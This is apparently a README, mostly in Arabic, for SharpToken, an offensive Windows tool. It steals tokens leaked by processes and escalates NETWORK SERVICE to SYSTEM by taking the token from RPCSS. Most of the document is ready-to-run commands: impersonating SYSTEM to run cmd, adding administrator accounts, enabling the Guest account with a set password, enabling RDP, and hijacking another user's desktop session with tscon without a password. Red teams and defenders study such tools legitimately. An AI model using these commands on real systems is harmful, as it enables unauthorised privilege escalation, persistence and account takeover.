
 beichendream/sharptoken
أداة سرقة الرموز (tokens) الخاصة بنظام Windows ورفع الامتيازات، تلتقط الرموز المسربة من العمليات، وتتيح الوصول على مستوى النظام (SYSTEM)، وانتحال هوية المستخدم، والتبديل بين سطح المكتب دون كلمة مرور.

أثناء الحركة الجانبية للفريق الأحمر، غالبًا ما نحتاج إلى سرقة صلاحيات المستخدمين الآخرين. تحت حماية أنظمة EDR الحديثة، يصعب علينا استخدام Mimikatz للحصول على صلاحيات المستخدمين الآخرين، وإذا لم يكن لدى المستخدم المستهدف أي عملية نشطة، فلا توجد طريقة لاستخدام "OpenProcessToken" لسرقة Token.
SharpToken هي أداة لاستغلال تسريبات Token. يمكنها العثور على Tokens المسربة من جميع العمليات في النظام واستخدامها. إذا كنت مستخدم خدمة ذو امتيازات منخفضة، يمكنك حتى استخدامها للترقية إلى صلاحيات "NT AUTHORITY\SYSTEM"، ويمكنك التبديل إلى سطح المكتب للمستخدم المستهدف للقيام بالمزيد دون الحاجة إلى كلمة مرور المستخدم المستهدف. ..

SharpToken By BeichenDream
=========================================================

Github : https://github.com/BeichenDream/SharpToken


If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT AUTHORIT\YSYSTEM
e.g.
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass


Usage:

SharpToken COMMAND arguments


COMMANDS:

        list_token [process pid]        [bypass]

        list_all_token [process pid] [bypass]

        add_user    <username> <password> [group] [domain] [bypass]

        enableUser <username> <NewPassword> [NewGroup] [bypass]

        delete_user <username> [domain] [bypass]

        execute <tokenUser> <commandLine> [Interactive] [bypass]

        enableRDP [bypass]

        tscon <targetSessionId> [sourceSessionId] [bypass]


example:
    SharpToken list_token
    SharpToken list_token bypass
    SharpToken list_token 6543
    SharpToken add_user admin Abcd1234! Administrators
    SharpToken enableUser Guest Abcd1234! Administrators
    SharpToken delete_user admin
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
    SharpToken tscon 1
بالإضافة إلى تحسين صلاحيات سرقة Token المعتادة، تدعم SharpToken أيضًا الحصول على Tokens بسلامة عبر Bypass
إذا كنت مستخدم NT AUTHORITY/NETWORK SERVICE وأضفت المعامل bypass، ستقوم SharpToken بسرقة System من RPCSS، أي تحويل غير مشروط من NT AUTHORITY\NETWORK SERVICE إلى NT AUTHORITY\SYSTEM

تتضمن المعلومات المُعدّدة: SID، LogonDomain، UserName، Session، LogonType، TokenType، TokenHandle (مقبض Token بعد التكرار)، TargetProcessId (العملية التي ينشأ منها Token)، TargetProcessToken (مقبض Token في العملية المصدر)، Groups (المجموعات التي ينتمي إليها مستخدم Token)
SharpToken list_token

SharpToken list_token 468

execute "NT AUTHORITY\SYSTEM" cmd true

SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
SharpToken add_user admin Abcd1234! Administrators
SharpToken enableUser Guest Abcd1234! Administrators
SharpToken delete_user admin
حيث 1 هو سطح المكتب للمستخدم المستهدف و 2 هو سطح المكتب الذي نريد استلامه
SharpToken tscon 1 2
https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
https://github.com/decoder-it/NetworkServiceExploit






